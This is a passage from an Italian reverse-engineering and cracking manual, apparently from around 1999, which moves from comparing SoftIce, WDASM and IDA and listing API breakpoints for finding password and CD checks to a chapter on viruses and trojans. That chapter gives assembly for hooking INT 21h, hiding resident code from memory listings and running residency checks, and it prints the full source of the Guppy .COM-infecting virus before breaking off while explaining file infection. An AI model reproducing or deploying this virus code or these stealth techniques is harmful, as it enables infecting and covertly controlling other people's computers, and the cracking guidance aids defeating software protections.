anche per tipo di utilizzo di questi. Innanzi tutto la gestione dei breakpoint permette che questi vengano creati da altri breakpoint.
  • 139.
    Costrutti tipo : bpxaddr do “bpx addr” permettono di creare il secondo breakpoint quando si verifica il primo. Una delle differenze maggiori stà nel fatto che generalmente i breakpoint vengono settati sull’esecuzione di specifici indirizzi di memoria. SoftIce permette di specificare se i breakpoints devono essere settati sulla lettura, scrittura o esecuzione degli specifici indirizzi. SoftIce inoltre permette di generalizzare i breakpoint relativi a certe funzioni importate. In altre parole è possibile specificare di fermare l’esecuzione nel caso di una chiamata ad una funzione con : bpx GetDlgItemTextA In WDASM invece è possibile richiamare la finestra delle funzioni importate e clickando sulle funzioni desiderate posizinarsi su ciascuna di queste nel punto dove sono situate nel programma inserendo i breakpoint dove si vule. Se nel programma esistono 50 richiami ad una specifica funzione sarà necessario clickare 50 volte posizionandosi su ciascuna di queste e settando dove si vuole il breakpoint. Volendo riassumere i vantaggi e gli svantaggi di WDASM e di SOFT ICE : WDASM SOFTICE Visualizzazione dei valori dei registri + indici in una comoda window. Visualizzazione dei valori da richiedere tramite comandi. Numero di valori visualizzabili stabiliti da quelli in una finestra con due valori utente realtivi ad indirizzi di memoria specificabili al momento. Numero illimitato di valori visualizzabili in varie finestre dati. Sorgente assembler elaborato in più passaggi e quindi abbastanza dettagliato. Sorgente assembler brutale legato al codice in memoria. Breakpoint limitati a numero di linea dell’istruzione. Breakpoint legati alla chiamata di API windows. Tipi di breakpoint elevato creati anche tramite linguaggio di SoftIce che permette lacreazione di breakpoint condizionali. I breakpoint sono la forza di SoftIce. Visualizzazione soltanto del codice del programma richiesto. Visualizzazione di tutto il codice nel sistema. Possibilità di salvare il sorgente. Sorgente non salvabile. In questa panoramica non ho preso in considerazione altri debugger perché troppo amatoriali oppure perché indirizzati ai sorgenti. Mi riferisco ai debugger forniti con i linguaggi Borland e Microsoft che dispongono di tante funzioni da usare con i propri linguaggi mediante compilazione debug di questi e quindi con le informazioni simboliche interne. Tra questi troviamo coolDB32 il quale incorpora al suo interno diverse utilities
  • 140.
    quali un HexViewer,un Dump e un disassembler. Ricordo sempre che la difficoltà in questo settore è quando si ha a che fare con sistemi packati per cui l’utilizzo del semplice debugger non è sufficiente o perlomeno non è così semplice come potrebbe esserlo con un altro programma. Ora prendiamo in visione i disassemblatori e precisamente WDASM, IDA e SOURCER. WDASM lo abbiamo già visto parlando della sua parte debugger. Sourcer è sicuramente uno dei più vecchi. Me lo ricordo almeno dal 1987 quando era sicuramente uno dei pochissimi (se non l’unico). In tutti questi anni ha mantenuto la stessa interfaccia in ambiente DOS nella quale è possibile specificare tutti i parametri reativi alla metodologia di visualizzazione e di analisi dei programmi. La traduzione dei sorgenti assembler relativi a prohgrammi Windows deve avvenire mediante due programmi forniti nel pacchetto. Il primo esegue una prima analisi di questo tipo di programmi. WINP esegue un preprocessing del file eseguibile eseguendo il dump NE e usando file .DTA forniti con il pacchetto per la creazione di un modulo utilizzabile da SOURCER vero e proprio. Il programma creato prende l’estensione WDF. SOURCER dispone di alcuni flag che permettono di specificare il formato del file ottenuto (.lst o .asm), di specificare il tipo di formattazione e le informazioni riportate ( codici operativi a fianco istruzioni ecc.) Inoltre è possibile settare molti flags relativi al tipo di analisi eseguita. Nella maschera principale il comando (T) permette di specificare il TARGET ASSEMBLER che può essere relativo a MASM 5.0, MASM6.1, TASM e tanti altri. E’ inoltre possibile specificare il numero di passate (fate attenzione che un numero maggiore non euivale ad una miglior interpretazione), il tipo del processore e tante altre cose. Il RE comunque rimane IDA che è possibile trovare in tante versioni tra cui una didattica FREEWARE. Chiaramente non ho mai parlato della difficoltà di reperire il software in quanto penso che sia proprio l’ultimo dei problemi. IDA è fantastico. In tutti i lavori ho sempre creato un sergente con IDA di cui le parti più significative le ho stampate. I parametri relativi alla creazione dei sorgenti sono svariati come svariate sono anche le funzioni per la visualizzazione e la ricerca di certi punti. Questo a fianco è un collage con le principali opzioni presenti nei menu di IDA 3.84 (l’ultima alla data di settembre 1999). IDA, non mi stanco di ripeterlo, è sicuramente il migliore come disassemblatore.
  • 141.
    La ricostruzione delsorgente assembler è impeccabile e precisa. Nessun disassemblatore fino ad ora visto raggiunge una simile precisione. Fate attenzione che parlando di disassemblatori potremmo trovare la problematica di ritrovarci davanti a dei programmi con segmenti codificati con sistemi come shrinker ecc. Il lavoro in questo caso deve essere fatto abbinando sapientemente il disassemblatore con dumper specifici che siano in grado di individuare e decodificare quel tipo di packer. ; DATA XREF: sub_0_45606C+118o align 4 ; _______________ S U B R O U T I N E __________________________________ sub_0_456244 proc near ; CODE XREF: sub_0_453618+1Ep ; sub_0_45498C+3p ... mov ds:dword_0_45B078, 20h push offset dword_0_45B078 call j_GlobalMemoryStatus mov eax, ds:dword_0_45B084 retn sub_0_456244 endp ; --------------------------------------------------------------------------- L’esempio precedente è una routine disassemblata da IDA. IDA inoltre riesce a disassemblare un numero abbastanza elevato di processori differenti da quelli della famiglia Intel, anche se questa non è sicuramente una delle caratteristiche che ci interessano. Il risultato dell’analisi tra i tre disassemblatori possiamo riassumerlo molto semplicemente. WDASM mantiene il miglior rapporto prestazioni/funzioni in quanto permette di debuggare e di avere il disassemblato migliore di quanto lo sia quello di SoftIce. Chiaramente potendo avere IDA sicuramente disporrete del massimo. Valutazioni particolari vanno comunque fatte in relazione ai disassemblatori quando incontrano programmi protetti. Chiaramente avere un ottimo sorgente assembler può essere un aiuto anche se la cosa principale è quella di avere sempre sott’occhio i valori derivati dall’elaborazione. RIASSUNTO DELLE FUNZIONI PIU’ UTILIZZATE NELLE RICERCHE Funzioni per lettura e scrittura in files ReadFile WriteFile
  • 142.
    Funzioni per larichiesta di informazioni sui file SetFilePointer GetSystemDirectory GetSystemDirectoryA Per la lettura o scrittura in file .ini Per aplicazioni a 16 bits GetPrivateProfileString GetPrivateProfileInt WritePrivateProfileString WritePrivateProfileInt 32 bits GetPrivateProfileStringA GetPrivateProfileIntA WritePrivateProfileStringA WritePrivateProfileIntA Accesso ai file ramite interrupt bpint 21 if (ah==3d) bpint 2f if (ah==01) Funzioni per il registro Creazione voci RegCreateKey RegDeleteKey RegCreateKeyA RegDeleteKeyA Lettura e scrittura valori RegQueryValue RegQueryValueA Apertura e chiusura chiavi registro RegCloseKey RegOpenKey RegCloseKeyA RegOpenKeyA Dialog Boxes Lettura testo e interi GetWindowText GetDlgItemText GetWindowTextA
  • 143.
    GetDlgItemTextA GetDlgItemInt Apertura MessageBox MessageBox MessageBoxA MessageBoxExA MessageBeep Altri metodiper visualizzare e preparare testi SENDMESSAGE WSPRINTF Creazione windows, dialogs e altre varie DialogBox DialogBoxParam(A) CreateWindow } ShowWindow } "" Funzioni per il tempo GetSystemTime GetLocalTime SystemTimeToFileTime Generazione Window createwindow createwindowexa showwindow bitblt (a type of memory move, similar to hmemcpy) CD-ROM Calls GetDriveType (if eax=5 then it is a cdrom check) GetDriveTypeA GetDriveType Return Function codes: Value Meaning 0 Drive Cannot Be determined 1 Root Dir Does not exist 2 DriveRemoveable 3 A Fixed Disk (HardDrive) 4 Remote Drive(Network) 5 Cd-Rom Drive 6 RamDisk GetLogicalDrives GetLogicalDrivesA GetLogicalDriveStrings GetLogicalDriveStringsA Altre informazioni CDROM
  • 144.
    interrupt 2f isthe mscdex interrupt bpint 2f, al=0 ah=15 checks if mscdex installed try breaking on file accesses as well Input numerico sotto window GETWINDOWWORD GETWINDOWLONG Altri breakpoints possibili BOZOSLIVEHERE HMEMCPY GLOBALGETATOMNAME message breaks BMSG xxxx WM_GETTEXT (good for passwords) BMSG xxxx WM_COMMAND (good fro OK buttons) Xxxx stà per l’handle della finestra
  • 145.
    VIRUS E TROJANHORSES Quando abbiamo parlato degli interrupts abbiamo visto che esiste la metodologia per leggere l’indirizzo di uno d questi e per settare una nostra routine come vettore d’interruzione. Inoltre mediante l’interrupts di timer è possibile creare processi concorrenti a quelli esistenti o in ogni caso è possibile intercettare eventi ed attivare procedure residenti. Molti interrupts controllano le varie periferiche e quindi quando capita un evento questi vengono richiamati con particolari codici di servizi, normalmente settati nei registri, che noi possiamo intercettare e quindi agire di conseguenza. Il volume che avevo scritto nel 1986 trattava questo tipo di programmi per cui chi volesse approfondire l’argomento lo posso rimandare a questo. In questo volume ci interessa l’argomento solo per il fatto che tramite questa tipologia di programmi possiamo creare cavalli di troia per inserire ne9i sistemi programmi atti al controllo di questi. Vedi il famoso BACK ORIFICE che viene installato da un altro programma e da quel momento in avanti permette ad un sistema remoto di controllare il computer ignaro di avere BO installato. Un programma residente in memoria (TSR - Terminate and Stay Resident) è un programma che lascia una porzione di se stesso in memoria. Normalmente è composto da due parti e precisamente la parte che legge e salva gli indirizzi dei vecchi interrupts e quella che viene settata come nuova porzione residente. Come dicevo prima un programma residente, grazie all’interrupt di timer, può essere sempre attivo in concorrenza con gli altri programmi caricati oppure può essere disattivo in attesa di un vento che lo faccia entrare in funzione. Ad esempio potremmo salvare l’interrupt del disco, settare l’indirizzo della nostra routine come nuovo indirizzo dell’interrupts. Dentro al nostro programma potremmo controllare per quale motivo è stato richiamato l’interrupts e successivamente rilanciare l’esecuzione alla vecchia procedura o eseguire qualche cosa di nostro. Il flusso sarebbe : Molti TSR (utili) potevano essere attivati con certi tasti (CTRL+ALT+1) e quindi modificavano in modo da poterlo intercettare l’interrupt di tastiera. Salva vecchio indirizzo INT Setta indirizzo nostra funzione Nostra funzione. Ci interessa ? Si. Esegui nostra funzione. No. Richiama vecchio INT. Chiamata Asincrona
  • 146.
    Altri attendevano unevento sulla seriale. Insomma. Possono essere 100.000 i motivi che possono attivare un TSR. Tanti anni fa, quando scrissi il volume legato all’uso degli interrupts mediante C fu detto che lo scopo era quello di scrivere virus. Voglio precisare che anche se le tecniche riportate su questo volume sono utilizzabili per scopi maldestri il vero scopo è quello di vedere il lato tecnico in quanto, io personalmente, non utilizzerei mai e poi mai un virus per rompere le scatole al prossimo. La cosa interessante è l’indieme di metodologie legate a questo argomento. Per un po ho pensato di non inserire questa parte nel volume ma poi alla fine le argomentazioni erano troppo interessanti per essere tralasciate. MCB, PSP e DTA sono i condimenti per questo capitolo. Un virus deve sfruttare il basso livello visto che non può sfruttare librerie e cose simili che facciano divenire un programma di 2000 bytes uno di 30 Mbytes. Non è possibile fornire un setup e un CD per installare un virus p’er cui se deve allocarsi memoria senza farsi accorgere deve andare a vedere come è strutturato il MCB e deve modificarselo. Ripeto che desidererei fosse vista solo la componente tecnica dell’argomento. Nel limite del possibile usate le teorie per scrivere programmi utili che lasciandoli tra il PD software potebbero condurvi a quel bricciolo di notorietà che un virus non vi può dare (a meno che non siate tanto fessi da scrivere sul virus ((C)Copyright di xxxxx). Se decideste di farlo datevi un occhiata alle spalle prima di entrare in casa ! Anche i virus si basano su questa tecnica al fine di rimanere residenti in memoria. La prima parte di un software di questo tipo è quella che esegue il salvataggio Come abbiamo detto nell’apposito capitolo, un interrupts è sostanzialmente una funzione del BIOS o del DOS che un programma può richiamare. Esistono due funzioni del principale interrupt DOS (INT 21h) che permettono di leggere e di settare gli indirizzi di dove si trova il corpo di un interrupt. Lre funzioni sono precisamente le : AH = 35h (Get Interrupt Vector) AL = Interrupt Number I valori di ritorno sono : AX = Unchanged ES = Interrupt Handler Segment BX = Interrupt Handler Offset La funzione dell’int 21h che invece setta un interrupt è : AH = 25h (Set Interrupt Vector) AL = Interrupt Number DS = New Handler Segment DX = New Handler Offset ;Assume that DS = CS as in a .COM file. Il seguente sepzzone di codice richiede l’indirizzo di un interrupt, lo salva e lo risetta con un altro codice. Get_Interrupt_Address: mov ax,3521h ;Get Old Int 21h Address int 21h mov word ptr [Int_21_Segment],es ;Save old address mov word ptr [Int_21_Offset],bx Set_Interrupt_Address:
  • 147.
    mov ax,2521h mov dx,offsetInt_21_Handler ;DS:DX = Int_21_Handler int 21h ;Set the new handler Int_21_Handler: cmp ah,4bh ;Check for activation je execute_a_program ;conditions by looking cmp ah,3dh ;at the function numbers je open_a_file ;of Int 21 that you wish ;to intercept. Make sure ;to save any registers that ;you change inside the ;various handlers!!!!!! Go_Int_21: db 0eah ;This simulates a far jump Int_21_Offset dw 0 ;to the old interrupt handler. Int_21_Segment dw 0 ;(0EAh is code for a far jmp.) Ricordatevi sempre che un interrupt può essere chimato in qualsiasi momento per cui al suo ritorno l’ambiente deve essere esattamente come quando è stato chiamato. Questo significa che devono essere salvati tutti i valori dei registri che verranno modificati dal codice dell’interrupt. Oltre a questo bisogna stare atenti che l’interrupt non richiami funzioni che tocca direttamente. Se ad esempio il vostro interrupt modifica la funzione 3DH dell’int 21H è buona cosa che non la richiami. Al contrario può invece fare riferimento agli indirizzi che ha precedentemente salvato. Call_Int_21h: pushf ;push the flags and perform call dword ptr [Int_21_Offset] ;a far call to simulate an ;INT call. Avevamo detto che i primi 1024 bytes contengono gli indirizzi dei 256 possibili interrupts. Un metodo alternativo per cambiare e leggere i vettori d’interrupt stà nell’andare a modificare direttamente gli indirizzi in quella tabella. Set_DS_to_Table: ;DS = 0 xor ax,ax mov ds,ax Hook_Int_21: mov ax,offset Int_21_Handler ;ax = Handler Offset mov bx,cs ;bx = Handler Segment cli ;clear interrupts xchg ax,word ptr ds:[84h] ;Set AX = Old handler offset ;and set new offset. xchg bx,word ptr ds:[86h] ;Set BX = Old handler segment ;and set new segment. mov word ptr cs:[Int_21_Offset],ax mov word ptr cs:[Int_21_Segment],bx sti ;restore interrupts push cs pop ds ;restore DS = CS
  • 148.
    Una delle funzioniche potrebbe eseguire il codice è quella dell’allocazione di memoria per il codice del programma stesso e la terminazione per fare rimenere residente il codice. L’uso dell’int 27h potrebbe creare problemi avvisando l’utente ignaro che c’è qualche cosa che non va. Dall’analisi del codice del virus Armageddon è possibile vedere facilmente un metodo alternativo. Un altro problema è legato alla ricerca di uno spazio di memoria non utilizzato dove inserire il codice. La memoria video (0b000/0b800) dedicata al monocromatico potrebbe andare bene anche se questo può essere utilizzato da codici molto corti. Un grande numero di virus utilizza il settore di boot per trovare la memoria. Prima che il DOS venga eseguito il BIOS salva l’ammontare di memoria bassa in una WORD ubicata all’indirizzo 0:413h. Questa WORD contiene il numero di Kbytes utilizzabili a partire da 0000:0000 e terminado a A000:0000. E’ possibile riservarsi della memoria sotraendo a questo numero il numero dei Kbytes utiloizzati dal virus. Fatto questo si trova il segmento moltiplicando il nuovo valore per 64 (40h) per convertirlo in paagrafi. Questa è mla vostra area libera dove copiare il virus. Eseguiamo la copia e quindi settiamo l’interrupt per puntare al suo handler. Quando il DOS parte considera quest area allocata e il CHKDSK ritorna il numero di k in meno di mememoria aseconda di quanto avete riservato. Questo è un esempio della tecnica. Get_Current_Amount: xor ax,ax mov ds,ax mov ax,word ptr ds:[413h] ;ax = memory in K Reserve_Memory: dec ax mov word ptr ds:[413h],ax ;lower memory by 1K Calculate_Free_Segment: mov cl,06 shl ax,cl ;AX = AX * 64 mov es,ax ;ES:0 is now the beginning ;of free memory. Sfortunatamente il metodo precedente funziona solo con il DOS letto o perlomeno non funziona bene in certe circostanze. Per superare il problema ci si può basare sulla metodologia che il DOS usa per la gestione della memoria, ovvero tramite MCB (Memory Control Blocks) e tramite PSP (Program Segment Prefix). Quando un file viene letto per essere eseguito il DOS riserva la memoria necessaria per il file e la fa precedere da un header di 16 bytes chiamato MCB. Questo header informa il DOS sul proprietario del blocco di memoria, della dimensione e se quello è l’ultimo blocco della catena o no. Il DOS legge una tabella di 256 bytes chiamata PSP immediatamente dopo al MCB. Il PSP è fondamentalmente una tabella di informazioni per il DOS la quale include la locazione del top relativo alla memoria alta usabile da questo. Questo contiene anche il DTA, il FCB e la command line del programma. Vedremo che esistono funzioni relative alla creazione del DTA al fine di non utilizzare quello interno al PSP nel caso in cui si gestisca il tutto da programmi virus. Se il programma è un .COM esso verrà letto ed eseguito con CS:0 uguale all’inizio del PSP mettendo l’inizio del file ad un offset di 100h. Ricordiamoci che i .COM utilizzando un solo segmento per tutto non necessitano di header particolari.
  • 149.
    Se il programmaè un .EXE l’inizio del file verrà letto a CS:0 dove CS è 10h più grande del segmento del PSP. Questo è importante da ricordare quando si cerca di modificare il PSP dal programma. Il MCB è 10h più basso in memoria del PSP, o un segmento in meno. La struttura della tabella completa è la seguente. Memory Control Blocks Offset Name Length (Bytes) Description 0 Location 1 M=Last Block, Z=Not Last 1 Owner 2 Segment of start of Memory 3 Size 2 Length in Paragraphs 5 Unknown 3 Supposedly Reserved 8 Owner's Name 8 Name. Appears in mem maps Program Segment Prefix Offset Name Length (Hex Bytes) Description 00 Terminate 2 CD20 (Int 20) 02 Top of Memory 2 Usually set at A000. -- Sometimes needed to -- lower DOS's memory for -- a virus. 04 Unknown 1 Supposedly Reserved. 05 CPM stuff 5 Obsolete 0A Exit to DOS 4 Int 22h handler (IP:CS) 0E Control C Handler 4 Int 23h handler (IP:CS) 12 Critical Error 4 Int 24h handler (IP:CS) 16 Parent ID 2 Segment of Parent Prog. 18 Handle Table 14 One byte/handle 2C Environment Segment 2 Segment of Envir. Vars. 2E User Stack 4 Stack address 32 File Handle Count 2 Size of Handle Table 34 Handle Table Address 4 If not at 12h 38 Unknown 1c Supposedly Reserved 50 Dos Call and RET 3 INT 21, RET 53 Unknown 9 Supposedly Reserved 5C FCB 1 10 File Control Block 6C FCB 2 10 "" 7C Unknown 4 Reserved 80 Command Line Length 1 Also used as the 81 Command Line 7f default DTA. Usando qeste informazioni ci sono due modi per diventare residenti. Il primo è quello di dire al DOS che il top della memoria è uno o due kbytes in meno abbassando la memoria MCB fino a farlo corrispondere e quindi abbassando anche la memoria del BIOS come mostrato prima. Questo metodo permette al virus di diventare residente usando una piccola porzione di codice e evitando di essere listato dalla MEM’s list. Sfortunatamente l’abbasamento della memoria è evvidente usando programmi che la vanno a leggere (CHKDSK ecc.). L’altro metodo è quello di creare un altro memory block cme l’altro e settando come proprietario se stesswo o al limitre il command.com. Questo può essere fatto anche con funzioni dedicate alla memoria del DOS. Vediamo il metodo in cui si abbassa il top della memoria nel campo del PSP e poi abbassando la memoria del DOS. ;This example assumes .COM file structure where DS = CS = PSP. Get_And_Lower_Top_Of_Memory: mov ax,word ptr ds:[02] ;Get Top of Memory (PSP)
  • 150.
    sub ax,40h ;Lowerit by 1K (40h paragraphs) mov word ptr ds:[02],ax ;And Replace Value. Get_MCB_Segment: mov ax,ds ;AX = CS = DS dec ax ;Get Segment of MCB mov ds,ax ;And put into DS Shrink_Block: sub word ptr ds:[03],40h ;Subtract 1K from host's MCB ;allocation (paragraphs) Allocate_From_Bios: xor ax,ax mov ds,ax ;DS = 0 dec word ptr ds:[413h] ;Allocate 1K from Bios Find_Free_Segment: mov ax,word ptr ds:[413h] ;Get memory in 1K mov cl,6 shl ax,cl ;change to segment (multiply ;by 64 or 40h) ;AX now equals free segment ;of memory mov es,ax ;Set ES = Free Segment L’allocazione tramite funzioni DOS è spesso il metodo utilizzato dagli scrittori di virus. Per fare questo si ricerca il massimo blocco disponibile chiamando la funzione 4Ah (Modify Memory Allocation) dell’ INT 21h con una richiesta in paragrafi di 0ffffh. Dato che questo è impossibile la funzione setta il carry flag nel processore ed inserisce il massimo di memoria disponibile in BX. Sotraete a questa la dimensione dei paragrafi che desiderate (+1 per sicurezza) ed eseguite nuovamente la funzione 4Ah con il nuovo valore in BX. Questo riserverà sufficente spazio per il virus al top della memoria. A questo punto utilizzate la funzione 48h (Allocate Memory) con BX settato al numero di paragrafi voluto senza quel +1 di prima. La funzione restituirà in AX il segmento di memoria libera. Ora si dovrà settare il nuovo blocco come l’ultimo della catena settando i primi bytes del MCB a ‘Z’ cambiando anche il proprietario. I proprietario è usualmente un valore a word corrispondente al program’s PSP (MCB Seg+1). Questo dovrebbe funzionare oppure dovrete settarlo con un valore riservato tipo 08 (I/O). Dopo che questo è stato fatto, se volete, potete settare il nome del proprietario nel campo che parte a MCB_SEG:0008 con un nome al massimo di 8 bytes. Get_Maximum_Memory: mov ah,4ah mov bx,0ffffh ;Request too much int 21h ;memory - maximum size ;returned in BX. Subtract_Needed_Memory: sub bx,((end_vir-start_vir+0fh)/10h)*2+1 ;Shrink Block by ;(virsize*2)+1 Shrink_Block: ;BX = Paragraphs mov ah,4ah ; Requested
  • 151.
    int 21h ;ES= Segment of Block Allocate_Memory: mov ah,48h mov bx,((end_vir-start_vir+0fh)/10h)*2 ;Allocate (virsize*2) int 21h ;Returns AX = Free Seg Point_ES_to_New_MCB: dec ax mov es,ax inc ax Set_As_Last_Block: mov byte ptr es:[0],'Z' ;Mark as last ;in chain Set_Owner: ;Note: The number in the Owner field is usually the segment of the program's ; PSP. Certain values, however, have special meanings. 08, for example, ; indicates I/O or Command.COM as the owner. This can be useful for ; deceptions. The only requirement of this is that the owner will NOT ; be deallocated. mov word ptr es:[1],ax ;Set owner as itself. Set_Name: ;Note: This is not necessary, but it can be used for many purposes. mov di,08 ;ES:DI = owner name ;DOS 4+ mov si,offset virname push cs pop ds mov cx,4 repnz movsw ;Copy name into field. ;This will show up in programs like MEM and ;System Information. ............. ;Continue program, hook interrupts, etc. virname db 'reMEMber' La manipolazione diretta è simile come fine a quella eseguita con il DOS ma con passi differenti. Un vantaggio di questo metodo è che uno può determinare che cosa permettere al DOS di visualizzare. Il codice è il seguente. Get_Maximum_Memory: mov ax,ds dec ax mov ds,ax ;DS = MCB mov bx,word ptr ds:[03] ;Get Block Size Subtract_Needed_Memory: sub bx,((end_vir-start_vir+0fh)/10h)*2+1 ;Shrink Block by ;(virsize*2)+1 Shrink_Block: mov word ptr ds:[03h],bx ;Lower Block Size
  • 152.
    ;Note: If youwant your program to show up in a memory map, set this byte ; to 'M', meaning that it is NOT the last block. Otherwise, set it ; to 'Z' so that MEM and like programs will not trace past it. mov byte ptr ds:[0],'M' ;Mark host block's ;location in chain. Lower_Top_Of_Memory: ;Lower field in PSP sub word ptr ds:[12h],((end_vir-start_vir+0fh)/10h)*2+1 Point_ES_to_New_MCB: ;Get New top of mem mov ax,word ptr ds:[12] ;from PSP. mov es,ax ;ES = new segment. Set_As_Last_Block: mov byte ptr es:[0],'Z' ;Mark as last ;in chain Set_Owner: mov word ptr es:[1],ax ;Set owner as itself. Uno dei problemi, che vedremmo in modo più dettagliato alla fine del capitolo, riguarda l’autoriconoscimento del virus. Questo serve a fare in modo che il codice sappia riconoscere quali programmi sono già stati toccati. Install_Check: mov ax,0deadh int 21h ;Is it installed? cmp ax,0deadh je Already_Installed ;Yes? jump to Already_Installed Install: ;otherwise install it. .......... Int_21_Handler: cmp ah,4bh je execute cmp ah,3dh je open cmp ax,0deadh ;Is it an install check? je Install_Check ;Yes, jump to Install_Check. Go_Int_21: db 0ea Int_21_IP dw 0 Int_21_CS dw 0 Install_Check: ;Save value in AX iret Il codice che segue comprende anche il codice di inoculazione del virus. Si tratta di un codice completo relativo al GUPPY VIRUS. ;*************************************************************************** ;* The Guppy Virus * ;*************************************************************************** ;* The Guppy virus is a relatively simple, very small, resident .COM * ;*infector. It uses the standard way for a regular program to go resident * ;*(i.e. Int 27) which makes the infected program terminate the first time * ;*run. After that, however, infected files will run perfectly. This virus* ;*uses interesting methods to restore the storage bytes, as well as a * ;*strange technique to restore control to an infected file after it has * ;*already gone memory resident. *
  • 153.
    ;* * ;*************************************************************************** .model tiny .radix16 .code org 100h start: call Get_Offset Get_Offset: pop si ;SI = offset of vir + ;(Get_Offset-Start) mov ax,3521h mov bx,ax int 21h ;Get Int 21 Address mov ds:[si+Int_21_Offset-103],bx ;Save old Int 21 mov ds:[si+Int_21_Segment-103],es ;mov dx,si ;Bytes vary between assemblers db 89,0f2 ;add dx,offset Int_21_Handler-104 db 83,0c2,1f mov ah,25h int 21h ;Set Int 21 inc dh ;Add 100h bytes to go resident ;from handler push cs pop es int 27h ;Terminate & stay resident ;DX+1 = end of area to go res. Int_21_Handler: cmp ax,4B00h ;Is call a Load & Execute? je Infect ;Yes? Jump Infect cmp al,21h ;Might it be a residency check? jne Go_Int_21 ;No? Restore control to Int 21 ;cmp ax,bx ;Are AX and BX the same? db 39,0d8 jne Go_Int_21 ;No, Restore control to Int 21 push word ptr [si+3dh] ;3dh = offset of Storage_Bytes - ;Get_Offset ;This gets the first word of ;storage bytes, which is then ;popped to CS:100 to restore it. mov bx,offset ds:[100] ;100 = Beginning of COM pop word ptr [bx] mov cl,[si+3Fh] ;Restore third storage byte. mov [bx+2],cl
  • 154.
    Restore_Control: pop cx push bx iret;Jump back to Host program. Storage_Bytes db 0, 0, 0 Infect: push ax push bx push dx push ds mov ax,3D02h int 21h ;Open File for Read/Write Access xchg ax,bx call Get_Offset_Two Get_Offset_Two: pop si push cs pop ds mov ah,3F mov cx,3 sub si,10 ;Set SI=Storage_Bytes ;mov dx,si db 89,0f2 int 21h ;Read first 3 bytes of file cmp byte ptr [si],0E9h ;Is the first command a jump? jne Close_File ;No? Jump to Close_File mov ax,4202h xor dx,dx xor cx,cx int 21h ;Go to end of file xchg ax,di mov ah,40h mov cl,98h ;Virus Size ;mov dx,si db 89,0f2 sub dx,40h ;Beginning of virus int 21h ;Append virus to new host mov ax,4200h xor cx,cx xor dx,dx int 21h ;Go back to beginning of file mov cl,3 ;sub di,cx db 29,0cf mov [si+1],di mov ah,40h
  • 155.
    ;mov dx,si db 89,0f2 int21h ;Write 3 byte jump to file Close_File: mov ah,3Eh int 21h pop ds pop dx pop bx pop ax Go_Int_21: db 0EAh ;Go On With Int 21 Int_21_Offset dw ? Int_21_Segment dw ? end start ;************************************************************************** Vediamo ora di approfondire alcuni concetti legati ad altri punti legati ai virus. Alcune informazioni legate alla struttura del virus sono essenziali per la comprensione di altri punti che vedremo a breve. Un virus può essere diviso in tre parti : il replicatore, l’ocultatore e la bomba. Il replicatore controlla il rapporto del virus con gli altri files, l’ocultatore cerca di no farlo scoprire mentre la bomba esegue quello che deve fare il virus quandeo si verifica la condizione di attivazione. Il lavoro del replicatore è quello di installare il virus nel sistema su cui si trova. Il replicadore deve quindi diffondere il virus nel sistema senza distruggere i files che va a contaminare. Il modello più semplice è quello, come abbiamo fgià visto, che serve ad infettare i files .COM. Il virus per prima cosa salva i primi bytes del file da infettare, quindi salva una prima porzione di codice ed infine salva il rimanente alla fine. +----------------+ +------------+ |P1 | P2 | |V1 | V2 | +----------------+ +------------+ Il file infettato Il codice del virus Nel diagramma P1 è la prima parte del file, P2 la seconda mentre V1 e V2 sono la prima e la seconda parte del virus. Notate che la parte P1 deve essere della stessa dimensione di V1 mentre la seconda parte, P2, può essere vanche di dimensioni diverse da V2. Il virus prima salva P1 e lo copia alla fine del file oppure dentro al codice del virus stesso. Assumiamo che esegua la copia alla fine del file. In questo caso il diagramma diventa. +---------------------+ | P1 | P2 | P1 | +---------------------+ Ora il virus copia la prima parte di se stesso alòl’inizio del file. +---------------------+ | V1 | P2 | P1 | +---------------------+
  • 156.
    Finalmente il viruscopia la seconda parte di se stesso alla fine del file. +-----------------------------+ | V1 | P2 | P1 | V2 | +-----------------------------+ Il problema ora è : che cosa fanno V1 e V2 ? V1 trasferisce il controllo del programma a V2. Il codice è molto semplice JMP FAR PTR Duh ; Takes four bytes Duh DW V2_Start ; Takes two bytes Duh è un far pointer (Segment:Offset) che punta alle prime istruzioni di V2. Notate che il valorew di Duh deve essere cambiato per riflettere la lunghezza del file che è infettato. Per esempio, se la dimensione originale del programma è 79 bytes, Duh deve essere cambiato in modo che l’istruzione a CS:[155h] sia eseguita. Il valore di Duh è ottenuto aggiungendo la lunghezza di V1, la dimensione originale del file infettato, e 256 (PSP). In questo caso, V1 = 6 e P1 + P2 = 79, quindi 6 + 79 + 256 = 341 decimale (155 hex). Un modo alternativo, più complicato da comprendere è il seguente : DB 1101001b ; Code for JMP (2 byte-displacement) Duh DW V2_Start - OFFSET Duh ; 2 byte displacement Questo inserisce un salto all’offset direttamente dentro al codice seguente. Si deve anche sostituire la seconda linea con DW V2_Start - $ V2 contiene il resto del codice. L’ultima parte di V2 copia P1 su V1 (in memoria e non su disco) e quindi trasferisce il controllo all’inizio del file (in memoria). Il programma originale verrà eseguito come se nulla gli fosse stato attaccato. Anche in questo caso il codice è semplice: MOV SI, V2_START ; V2_START is a LABEL marking where V2 starts SUB SI, V1_LENGTH ; Go back to where P1 is stored MOV DI, 0100h ; All COM files are loaded @ CS:[100h] in memory MOV CX, V1_LENGTH ; Move CX bytes REP MOVSB ; DS:[SI] - ES:[DI] MOV DI, 0100h JMP DI Questo codice assume che P1 sia allocato appena prima di V2 This code assumes that P1 is located just before V2, come in: P1_Stored_Here: . . . V2_Start: E’ anche dato per scontato che ES sia uguale a CS. Se questo è falso cambiamo il codice relativo. Questo è un esempio: PUSH CS ; Store CS POP ES ; and move it to ES
  • 157.
    ; Note MOVES, CS is not a valid instruction MOV SI, P1_START ; Move from whereever P1 is stored MOV DI, 0100h ; to CS:[100h] MOV CX, V1_LENGTH REP MOVSB MOV DI, 0100h JMP DI Questo codice prima muove CS in ES e quindi setta il puntatore sorgente di MOVSB a dove P1 è piazzato. Ricordatevi che tutto è riferito alla in memoria dove è locato P1 e non è relativo ad un file fisico. L’offset di P1 è di 100h maggiore della locazione del file fisico il quale, come un .COM, è letto partendo dalla locazione 100h (CS:100h). Questo è un riassunto delle parti del virus e delle etichette : V1_Start: JMP FAR PTR Duh Duh DW V2_Start V1_End: P2_Start: P2_End: P1_Start: ; First part of the program stored here for future use P1_End: V2_Start: ; Real Stuff V2_End: V1_Length EQU V1_End - V1_Start Alternativamente potete salvare P1 in V2 come segue: V2_Start: P1_Start: P1_End: V2_End: Questo è quanto si deve fare per infettare un file senza distruggerlo. I file .EXE essendo segmentati e quindi con headers di testa e altre cosine, sono un pò più complessi. Torniamo indietro alla parte del replicatore. I passi sono i seguenti : 1) Trovare il file 2) Testare se è da 